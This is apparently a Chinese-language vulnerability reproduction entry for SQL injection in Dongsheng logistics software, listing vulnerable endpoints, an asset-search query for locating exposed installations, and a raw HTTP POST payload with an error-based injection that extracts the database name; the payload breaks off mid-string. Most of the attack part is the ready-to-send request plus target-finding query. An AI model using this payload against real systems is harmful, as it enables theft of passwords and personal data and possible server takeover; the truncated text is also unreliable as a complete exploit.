
D14-3东胜-物流软件-SQL

漏洞描述：

东胜物流软件 TCodeVoynoAdapter.aspx、/TruckMng/MsWlDriver/GetDataList、/MvcShipping/MsBaseInfo/SaveUserQuerySetting等接口处存在 SQL 注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

网站图片：



网络测绘：

fofa语法：

微步资产测绘：app=东胜物流软件

漏洞复现：

payload：

```
POST /MvcShipping/MsBaseInfo/SaveUserQuerySetting HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

formname=MsRptSaleBalProfitShareIndex'+AND+2523+IN+(SELECT+(CHAR(113)%2bCHAR(120)%2bCHAR(112)%2bCHAR(113)%2bCHAR(113)%2b(SELECT+SUBSTRING((ISNULL(CAST((+(+db_name%28%29)+A
```

效果图:
查询当前数据库